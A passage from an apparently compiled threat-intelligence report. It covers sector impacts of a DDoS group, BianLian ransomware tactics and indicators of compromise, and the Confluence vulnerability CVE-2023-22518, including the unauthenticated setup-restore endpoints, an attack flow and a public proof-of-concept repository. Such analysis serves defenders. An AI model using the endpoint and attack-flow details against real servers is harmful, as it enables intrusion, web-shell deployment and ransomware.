- **Potential for Escalation:** There is a risk that the group could escalate its tactics over time, potentially moving beyond DDoS attacks to more destructive or disruptive forms of cyberattacks
- **Political Impact:** The group's attacks are often politically motivated, which can exacerbate existing tensions and conflicts

4) Impact [Transportation Industry]

- **Service Disruption:** Attacks can lead to the disruption of critical services such as flight operations, ticketing, and customer service, causing inconvenience to passengers and potential safety concerns.
- **Economic Losses:** Airlines and other transportation entities may suffer economic losses due to service downtime, the cost of mitigating the attacks, and potential compensation to affected customers.
- **Reputational Damage:** Repeated attacks can damage the reputation of the targeted companies, leading to a loss of customer trust and potentially affecting future business.
- **Operational Strain:** Responding to and recovering from DDoS attacks can strain the operational capabilities of the targeted entities, requiring significant resources and potentially diverting attention from other critical tasks

5) Impact [Government Industry]

- **Disruption of Public Services:** Government websites and online services can be taken offline, affecting citizens' access to important information and services
- **Economic Costs:** The financial impact includes the cost of mitigating the attacks and potential loss of productivity due to service downtime
- **Undermining Public Confidence:** Repeated attacks can erode public trust in the government's ability to secure its digital infrastructure
- **Strain on Resources:** Government agencies may need to allocate significant resources to respond to and recover from these attacks, which could otherwise be used for public services.
- **Security Implications:** If government networks are perceived as vulnerable, it could embolden other malicious actors to launch further attacks

6) Impact [Education Industry]

- **Disruption of Educational Services:** DDoS attacks can disrupt the availability of online educational resources, including websites, learning management systems, and virtual classrooms.
- **Economic Costs:** The financial impact includes the cost of mitigating the attacks and potential loss of productivity due to service downtime.
- **Undermining Public Confidence:** Repeated attacks can erode the trust of staff, families, and students in the institution's ability to secure its digital infrastructure.
- **Strain on Resources:** Educational institutions may need to allocate significant resources to respond to and recover from these attacks.
- **Security Implications:** If educational networks are perceived as vulnerable, it could embolden other malicious actors to launch further attacks.

7) Impact [Healthcare Industry]

- **Disruption of Critical Services:** DDoS attacks can disrupt the availability of essential healthcare services, such as electronic health records, telemedicine, and online patient portals. This can impede the delivery of patient care and affect critical healthcare operations
- **Compromised Patient Safety:** If healthcare systems are disrupted, patient safety can be jeopardized, as access to medical information and timely patient care is critical
- **Economic Costs:** Healthcare institutions may face substantial costs related to mitigating the attacks, recovering services, and potential legal liabilities if patient data is compromised
- **Loss of Confidentiality:** Cyberattacks can expose sensitive patient information, leading to privacy breaches and potential identity theft or fraud
- **Reputational Damage:** Repeated attacks can damage the reputation of healthcare providers, leading to a loss of trust among patients and the public
- **Resource Diversion:** Responding to and recovering from DDoS attacks can require significant resources, diverting attention from patient care and other essential services

8) Impact [Finance Industry]

- **Disruption of Financial Services:** Attacks can disrupt the availability of online banking, payment processing, and other financial services, affecting both businesses and consumers
- **Economic Costs:** Financial institutions may face substantial costs related to mitigating the attacks, recovering services, and potential legal liabilities if customer data is compromised
- **Loss of Customer Trust:** Repeated attacks can damage the reputation of financial institutions, leading

to a loss of trust among customers and potentially affecting future business

- **Resource Diversion:** Responding to and recovering from DDoS attacks can require significant resources, diverting attention from other essential services
- **Security Implications:** DDoS attacks can serve as a cover for more damaging cyber activities such as infiltration of systems and exfiltration of data, putting extra strain on already limited resources

9) Impact [Manufacturing Industry]

- **Disruption of Operations:** DDoS attacks can disrupt the availability of essential manufacturing services, such as production control systems, supply chain management, and customer service portals
- **Economic Costs:** Manufacturing entities may face substantial costs related to mitigating the attacks, recovering services, and potential loss of productivity due to service downtime
- **Loss of Intellectual Property:** Many attacks in the manufacturing sector include theft of intellectual property, which can lead to a loss of market share or the eventual demise of the manufacturer victimized in the attack
- **Reputational Damage:** Repeated attacks can damage the reputation of manufacturing companies, leading to a loss of trust among customers and potentially affecting future business
- **Resource Diversion:** Responding to and recovering from DDoS attacks can require significant resources, diverting attention from production and other essential services

10) Impact [Technology Industry]

- **Disruption of Services:** DDoS attacks can take down websites and online services, affecting the availability of digital products and services
- **Economic Costs:** Companies may face substantial costs related to mitigating the attacks, recovering services, and potential loss of revenue due to service downtime
- **Reputational Damage:** Repeated attacks can damage the reputation of technology companies, leading to a loss of trust among customers and potentially affecting future business
- **Resource Diversion:** Responding to and recovering from DDoS attacks can require significant resources, diverting attention from innovation and other essential services
- **Security Implications:** DDoS attacks can serve as a cover for more damaging cyber activities such as infiltration of systems and exfiltration of data



BIANLIAN



Abstract – This document provides a analysis of the Bian Lian ransomware, a malicious software that has been increasingly targeting various sectors with a focus on data exfiltration-based extortion. The analysis delves into multiple aspects of ransomware, including its operational tactics, technical characteristics, and the implications of its activities on cybersecurity.

The analysis of BianLian ransomware is particularly useful for security professionals, IT personnel, and organizations across various industries. It equips them with the knowledge to understand the threat landscape, anticipate potential attack vectors, and implement robust security protocols to mitigate risks associated with ransomware attacks

A. Introduction

BianLian is a ransomware group that has been active since June 2022, targeting organizations across multiple critical infrastructure sectors in the United States and Australia. The group is known for developing, deploying, and using ransomware for data extortion purposes.

The Cybersecurity and Infrastructure Security Agency (CISA), the Federal Bureau of Investigation (FBI), and the Australian Cyber Security Centre (ACSC) have issued advisories with recommendations to mitigate cyber threats from BianLian ransomware that include observed tactics, techniques, and procedures (TTPs), and indicators of compromise (IOCs) to help organizations protect against such ransomware attacks.

The average ransom demand made by the BianLian ransomware group varies significantly. According to a report by BeforeCrypt, the average BianLian ransom demand is somewhere between \$100,000 – \$350,000. However, a report by Halcyon suggests that ransom demands can average around \$3 million dollars but have been reported to be as high as \$20 million. Coveware, a security consulting firm, found that the average ransom payment for Q3 2023 was \$850,700 USD

B. Profiling

The group has been known to target a wide range of industries, including financial institutions, healthcare, manufacturing, education, entertainment, and energy sectors.

BianLian usually attacks high-profile targets from a variety of fields. These include healthcare, finances, government, education, law, and professional services. The group has also targeted the education sector heavily. The group has targeted various industries, including but not limited to:

- Healthcare
- Education
- Government entities
- Professional services
- Manufacturing
- Media and entertainment
- Banking and financial services
- Energy sector

In the healthcare sector, common entry points for BianLian ransomware include servers, PCs, databases, and medical records. A growing concern is the targeting of medical devices, not just networks. This is due to the sensitive data these devices hold, including intellectual property, trade secrets, personal data, and medical records. The healthcare sector has seen over 630 ransomware incidents worldwide in 2023, with over 460 of these affecting the U.S.

In the education sector, cybercriminals often exploit obsolete software with known security problems as an entry point. This is due to inadequate patch management, which leaves systems vulnerable to attacks. The BianLian group has been known to target education institutions, exploiting these vulnerabilities to gain unauthorized access to school networks and systems.

For government entities, the entry points for BianLian are similar. They exploit vulnerabilities to move within breached networks undetected, utilizing custom malware. They also target Remote Desktop Protocol and other remote access tools.

For manufacturing organizations, BianLian ransomware commonly exploits known vulnerabilities in internet-facing systems. It's crucial for these organizations to prioritize patching these vulnerabilities to prevent ransomware attacks. BianLian also targets systems through the use of valid Remote Desktop Protocol (RDP) credentials

In professional services organizations, BianLian often gains initial access through professional services. The ransomware group has been known to use valid RDP credentials as a common entry point. Additionally, the group has been observed to use Business Email Compromise (BEC) as a vector to deliver their ransomware

In energy organizations, BianLian employs various tactics, including spear-phishing campaigns and exploiting vulnerabilities, to gain unauthorized access and encrypt files for ransom. The group has also been observed to exploit the Netlogon vulnerability (CVE-2020-1472) and connect to an Active Directory.

C. How BianLian works

The group typically infiltrates victim systems using legitimate Remote Desktop Protocol (RDP) credentials. They also exploit known vulnerabilities and use open-source tools and command-line scripting for discovery and credential harvesting. Once inside, they disable antivirus software such as Windows Defender and modify the system's settings.

The ransomware encrypts files and appends the .bianlian extension to them, leaving a ransom note titled "Look at this instruction.txt" in each affected directory. The group initially followed a double-extortion model, where they would encrypt victims' systems after exfiltrating data (via File Transfer Protocol (FTP), Rclone, or Mega file-sharing services). However, since January 2023, they have shifted to a primarily exfiltration-based extortion model.

However, in January 2023, the group shifted its tactics. Instead of encrypting systems, they moved to a model of exfiltration-based extortion. This shift coincided with the release of a decryptor for the ransomware by Avast. In this new model, the group continues to steal data but no longer encrypts the victim's systems. They then threaten to release the stolen data unless a ransom is paid.

D. Signs of a bianlian ransomware attack

- **Ransom Note:** Victims typically receive a message of data encryption or exfiltration, demanding a ransom. The ransom note is often named "Look at this instruction.txt"
- **File Extension Changes:** Files on the infected system may have their extensions changed to ".bianlian"
- **Threatening Calls:** Employees of victim companies have reported receiving threatening telephone calls from individuals associated with the BianLian group
- **Cryptocurrency Wallets:** The BianLian group receives payments in unique cryptocurrency wallets for each victim company
- **Rapid Encryption:** BianLian ransomware is known for its exceptional speed in encrypting files, which can make it difficult for defenders to respond in time
- **Data Exfiltration:** The group exfiltrates victim data via File Transfer Protocol (FTP), Rclone, or Mega, and then extorts money by threatening to release the data if payment is not made
- **Spearphishing Emails:** Initial access to the target system is often achieved through spearphishing emails containing malicious attachments or links
- **Use of Remote Desktop Protocol (RDP):** The group often gains access to victim systems through valid RDP credentials
- **System Changes and Slow Performance:** Advanced ransomware like BianLian can cause noticeable system changes and slow down the performance of the infected system

E. Initial access vectors

BianLian ransomware group uses several initial access vectors to infiltrate target networks. These initial access vectors highlight the importance of robust security measures, including strong password policies, multi-factor authentication, regular patching and updating of software, and user education on phishing threats:

- **Reconnaissance:** To perform network reconnaissance, BianLian uses tools such as Advanced Port Scanner, SoftPerfect Network Scanner, SharpShares, and PingCastle. These tools help them identify network resources, open ports, and potential vulnerabilities that can be exploited.
- **Compromised Remote Desktop Protocol (RDP) Credentials:** The group often exploits compromised RDP credentials to gain initial access to networks. They use these valid accounts to access the targets' networks via RDP
- **Spearphishing Emails:** BianLian also uses spearphishing emails containing malicious attachments or links to gain initial access to the target system
- **Exploitation of Vulnerabilities:** There has been a shift in the threat landscape with ransomware operators, including BianLian, increasingly exploiting known vulnerabilities for initial access
- **External Remote Services:** BianLian exploits weaknesses in externally accessible remote services, such as RDP, to gain a foothold into targeted networks
- **Exploitation of ProxyShell Flaws:** The group has been known to exploit ProxyShell vulnerabilities to gain initial access to networks
- **Use of Initial Access Brokers (IABs):** There have been instances where BianLian has used Initial Access Brokers, who specialize in gaining initial access to networks and then selling that access to other threat actors

F. IoCs

Indicators of Compromise (IOCs) associated with BianLian ransomware attacks can provide valuable insights for detecting and responding to these threats. While specific IOCs may vary depending on the attack, some common IOCs associated with BianLian ransomware include:

- **SHA-256 Hashes:** Specific SHA-256 hashes associated with malware used by the BianLian group have been identified (like anabolic.exe (SHA256: 46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b that is a 64-bit executable file compiled with Golang version 1.18.3.)
- **IP Addresses:** Certain IP addresses have been linked to BianLian ransomware attacks. For example, the IP address 104.207.155[.]133 has been associated with the group's activities

- **File Changes:** The ransomware modifies all encrypted files to have the .bianlian extension
- **Ransom Note:** The presence of a ransom note named "Look at this instruction.txt" in each affected directory is a clear indicator of a BianLian ransomware attack
- **Network Traffic:** Unusual network traffic to or from known malicious IP addresses or domains associated with BianLian ransomware can be an indicator of compromise like BianLian leveraged netsh to add a firewall rule to open 3389 to Remote Desktop
- **System Changes:** Changes in system settings or the disabling of antivirus software such as Windows Defender can be indicative of a BianLian ransomware attack

G. C2C infrastructure

The BianLian ransomware group uses a variety of methods for establishing C2C infrastructure:

- **Use of Legitimate Remote Access Software:** The group has been observed using legitimate remote access software like TeamViewer, Atera, and AnyDesk to establish interactive command and control channels
- **Expanding Infrastructure:** The group has been rapidly expanding its C2 infrastructure, indicating an increase in its operational tempo
- **Custom Go-Based Backdoor:** After gaining access to a network, the group deploys a custom Go-based backdoor specific to each victim
- **Use of PowerShell Scripts:** The group uses PowerShell scripts for various activities, including data exfiltration
- **Use of Open-Source Tools and Command-Line Scripting:** The group uses open-source tools and command-line scripting for discovery and credential harvesting
- **Use of IP Addresses:** The group uses a variety of IP addresses for its C2 infrastructure. For example, the IP address 104.207.155[.]133 has been associated with the group's activities

H. Bianlian exploit vulnerabilities in networks

BianLian ransomware exploits vulnerabilities in networks through a variety of methods. Initial access is often achieved through spearphishing emails containing malicious attachments, or by exploiting known vulnerabilities in systems and services. The group has been known to use valid Remote Desktop Protocol (RDP) credentials and exploits for vulnerabilities such as CVE-2020-1472. This is a critical vulnerability in Microsoft's Netlogon Remote Protocol, which is used for various tasks related to user and machine authentication. BianLian ransomware has been observed exploiting this vulnerability to gain unauthorized access to Windows domains. They also use reconnaissance malware and custom backdoors.

Once inside a network, BianLian employs tools like PsExec and RDP along with valid accounts for lateral movement. They utilize Command Shell and native Windows tools to add user accounts to the local Remote Desktop, modify the added account's password, and adjust Windows firewall rules to allow incoming RDP traffic.

The group also deploys a custom Go-based backdoor specific to each victim and installs remote management tools like AnyDesk, SplashTop, and TeamViewer. They use PowerShell scripts to harvest data, which is then exfiltrated over FTP and via tools such as Rclone.

BianLian initially employed a double-extortion model, encrypting systems after stealing private data from victim networks, and then threatening to publish the files. However, since January 2023, they have shifted their focus to data exfiltration and no longer deploy file-encrypting ransomware

I. Remote access software used by bianlian

The BianLian ransomware group uses a variety of legitimate desktop support and remote access software to establish command and control (C2) infrastructure. These tools are typically used for legitimate purposes, such as providing remote technical support.

- **TeamViewer:** a widely used remote access and remote-control software that allows users to control computers remotely over the internet
- **Atera:** a remote IT management platform designed for managed service providers (MSPs) that provides remote monitoring and management (RMM), professional services automation (PSA), and remote access capabilities
- **SplashTop:** a remote access tool that allows users to connect to and control computers from any device
- **AnyDesk:** a remote desktop software that provides remote access to personal computers running the host application

Using RDP software allows the group to remotely control compromised systems, execute commands, and perform malicious activities. In both cases, the group deploys a custom Go-based backdoor specific to each victim after gaining access to a network. This backdoor enables the threat actor to install remote management tools to maintain persistence. The group also creates or activates administrator accounts and changes their passwords to further secure their access.

1) TeamViewer & AnyDesk

TeamViewer & AnyDesk is a popular choice for the BianLian ransomware group due to its robust features that facilitate remote access and control, which can be exploited for malicious purposes.

- **Widespread Use and Ease of Access:** TeamViewer & AnyDesk is installed on hundreds of millions of endpoints worldwide, with over 400 million devices running the software, of which 30 million are connected to TeamViewer at any given time.
- **Remote Support and Access:** TeamViewer enables remote support, collaboration, and access to endpoint

devices. This feature allows attackers to gain control over victim environments remotely.

- **Asset Management:** TeamViewer & AnyDesk offers asset management capabilities, allowing for the management of software updates, system upgrades, and patch deployments remotely.
- **Integration with Other Remote Access Tools:** TeamViewer & AnyDesk integrates with other remote access tools like Splashtop and AnyDesk, providing additional pathways for attackers to access and control compromised systems.
- **Security Measures:** Despite TeamViewer's/AnyDesk's high encryption standards and security measures, attackers have found ways to exploit the tool. TeamViewer emphasizes the importance of complex passwords, two-factor authentication, allow-lists, and regular software updates to prevent unauthorized access.

2) Atera

Atera Agent is a popular choice for the BianLian ransomware group due to its robust features and capabilities that can be exploited for malicious purposes:

- **Remote Monitoring and Management (RMM):** Atera provides real-time monitoring and alerts, IT automation, patch management, and advanced remote maintenance. This allows the BianLian group to monitor and control compromised systems in real-time.
- **Integrated Remote Access:** Atera integrates with Splashtop and AnyDesk, providing remote access capabilities. This allows the BianLian group to remotely access and control compromised systems.
- **Asset and Inventory Management:** Atera provides asset and inventory management capabilities. This can provide the BianLian group with valuable information about the compromised systems.
- **Professional Services Automation (PSA):** Atera includes capabilities like ticketing, billing, and reporting. While these features are designed for legitimate IT professionals, they can be exploited by the BianLian group for malicious purposes.

- **AI Capabilities:** Atera Agent includes AI capabilities. While the specific use of these capabilities by the BianLian group is not clear, they could potentially be exploited for malicious purposes.
- **Scripting:** Atera allows for scripting, which can be very useful for the BianLian group to automate certain tasks on the compromised systems


3) Splashtop

Splashtop is a popular choice for BianLian ransomware due to its robust security features and ease of use:

- **Security Measures:** Splashtop employs a multilayered security approach, which includes encryption, user and device authentication, and numerous other security measures. All remote sessions are encrypted end-to-end via TLS and 256-bit AES. It also includes features like two-factor authentication, multi-level password security, blank screen, screen auto-lock, session idle timeout, and remote connection notification
- **Ease of Setup and Use:** Splashtop is easy to set up and use, which makes it a convenient tool for remote access. It works independently from your legacy IT infrastructure, taking only minutes to set up
- **Splashtop Connector:** This feature enables remote access to computers that are typically only accessible within LAN. It allows users to connect to computers that support the RDP protocol directly from Splashtop, without using VPN or installing any remote access agent
- **Granular Permissions:** Splashtop offers granular permissions, allowing IT teams to have full control over securing the data
- **Device Authentication:** This feature adds an extra layer of security by ensuring that only authenticated devices can access the network
- **Single Sign-On (SSO):** This feature simplifies the login process, making it easier for users to access their systems securely
- **Scheduled Access Module:** This feature allows IT teams to manage schedules and policies for when users and groups of users can access certain endpoints



**ATLASSIAN
VULNERABILITY /
CVE-2023-22518**



Abstract – This document presents a analysis of CVE-2023-22518, an improper authorization vulnerability in Atlassian Confluence Data Center and Server. The analysis will cover various aspects of the vulnerability, including its discovery, impact, exploitation methods, and mitigation strategies.

Security professionals will find the analysis particularly useful as it offers actionable intelligence, including indicators of compromise and detailed mitigation steps. By understanding the root causes, exploitation methods, and effective countermeasures, security experts can better protect their organizations from similar threats in the future.

A. Introduction

CVE-2023-22518 is an improper authorization vulnerability that affects all versions of Confluence Data Center and Server. This vulnerability allows an unauthenticated attacker to reset Confluence and potentially take control of an affected system. It was first disclosed by Atlassian on Oct 31, 2023.

The vulnerability was initially rated with a critical severity score of 9.1 in the Common Vulnerability Scoring System (CVSS), but it was later escalated to 10, the highest critical rating, due to the change in the scope of the attack and the observation of active exploits and reports of threat actors using ransomware.

The vulnerability has been observed to be exploited by a threat group known as 'Storm-0062'. As of November 5, 2023, there have been confirmed instances of active exploitation of CVE-2023-22518.

Atlassian has released fixed versions of Confluence to address CVE-2023-22518. The fixed versions are 7.19.16, 8.3.4, 8.4.4, 8.5.3, and 8.6.1. Additionally, restricting external access to Confluence servers until the update can be applied is recommended. Atlassian Cloud users are not affected by this vulnerability.

B. Attacks Details

The vulnerability was discovered through a patch diff between the patched and unpatched versions of the software. The researchers identified the addition of two new annotations, namely, @WebSudoRequired and @SystemAdminOnly, in various Action classes.

The vulnerability lies in the "setup restore" endpoints on Confluence instances, which were accessible to unauthenticated users. The setup-restore endpoints in Atlassian Confluence Data Center and Server are part of the system's restore functionality. These endpoints are intended to be used by administrators to restore a Confluence instance from a backup

The endpoints that only the administrator user should be able to access include /json/setup-restore.action, /json/setup-restore-local.action, and /json/setup-restore-progress.action. Using these, an adversary can upload a specially crafted .zip archive file using an HTTP Post request. The zip file can contain a web shell, allowing to execute arbitrary commands.

1) Attack flow

The attack flow of CVE-2023-22518 involves several steps that allow an unauthenticated attacker to exploit improper authorization vulnerabilities within Confluence Data Center and Server:

- **Exploitation of "Setup Restore" Endpoints:** The attacker targets the "setup restore" endpoints in Confluence, which are intended for administrators to restore a Confluence instance from a backup. These endpoints include /json/setup-restore.action, /json/setup-restore-local.action, and /json/setup-restore-progress.action. Due to the vulnerability, these endpoints are accessible to unauthenticated users
- **Uploading a Malicious .zip File:** The attacker crafts a specially designed .zip file that, when uploaded to the vulnerable Confluence server through the compromised endpoints, can either destroy the Confluence instance, leading to data loss, or contain a web shell for achieving remote code execution (RCE) on the server
- **Gaining Unauthorized Access:** If the attack involves uploading a web shell, the attacker can execute arbitrary commands on the server. This level of access allows the attacker to perform all administrative actions that are available to Confluence instance administrators, effectively taking control of the system
- **Deployment of Ransomware:** In some cases, the attackers have used this vulnerability to deploy ransomware, such as Cerber ransomware. Upon execution, the ransomware encrypts files on local disks and network shares, appending a specific file extension (e.g., .LOCK3D) to encrypted files, and demands a ransom to decrypt the data
- **Consequences:** Successful exploitation of CVE-2023-22518 can lead to unauthorized system control, data loss, operational disruption, and financial costs due to ransomware deployment. The attackers can disrupt operations, access sensitive information, and manipulate or delete critical data

2) PoC

The exploit.py file from the GitHub repository <https://github.com/ForceFledgling/CVE-2023-22518> performs the following actions:

- **Target Identification:** The script would prompt the user to input the URL of the vulnerable Confluence instance.
- **Exploit Execution:** The script would then use the provided URL to send crafted requests to the "setup restore" endpoints, such as /json/setup-restore.action, which are normally restricted to administrators but were exposed to unauthenticated users due to the vulnerability.
- **Malicious Payload Upload:** The exploit would involve uploading a malicious .zip file that could contain a web shell or other malicious code to the server via the compromised endpoints.
- **Remote Code Execution (RCE):** If the uploaded .zip file contains a web shell, the attacker could execute arbitrary commands on the server, leading to unauthorized system control.
- **Outcome:** The successful execution of the script result in the attacker gaining administrative access to the Confluence instance, which could be used to perform further malicious activities, such as data exfiltration, data destruction, or ransomware deployment.

Incoming data for the script would include the URL of the target Confluence instance and the path to the malicious .zip file. Outgoing data would consist of HTTP requests to the vulnerable endpoints and potentially the uploaded malicious payload.

The xmlexport-20231109-060519-1.zip is malicious .zip file used in conjunction with the exploit script for CVE-2023-22518. This file is intended to be uploaded to a vulnerable Confluence Data Center and Server instance to exploit the improper authorization vulnerability. When uploaded to a vulnerable Confluence instance, it could lead to unauthorized file uploads, potentially enabling remote code execution or other security vulnerabilities.

Additionally, in the context of exploiting CVE-2023-22518, a .jar file like atplug.jar could serve as Confluence Backdoor Shell App to perform specific actions on a vulnerable Confluence server.

C. Affected Industries

Atlassian Confluence is used across a wide range of industries due to its versatility as a team collaboration software. It is particularly prevalent in the following sectors:

- **Information Technology and Services:** Confluence is heavily utilized in the IT sector for knowledge management, documentation, and collaboration on software development projects

- **Computer Software:** Many software development companies use Confluence to manage their product documentation, track project progress, and facilitate communication among team members
- **Financial Services:** The financial industry employs Confluence to organize sensitive information, maintain compliance documentation, and support internal collaboration
- **Education:** Educational institutions may use Confluence as a knowledge base for IT support, as well as for managing and sharing edu materials and research
- **Government:** Government agencies can use Confluence to manage projects, documentation, and to create a centralized repository for institutional knowledge
- **Healthcare:** Healthcare organizations might use Confluence for managing patient information systems, research documentation, and as a knowledge base for medical staff

1) Impact

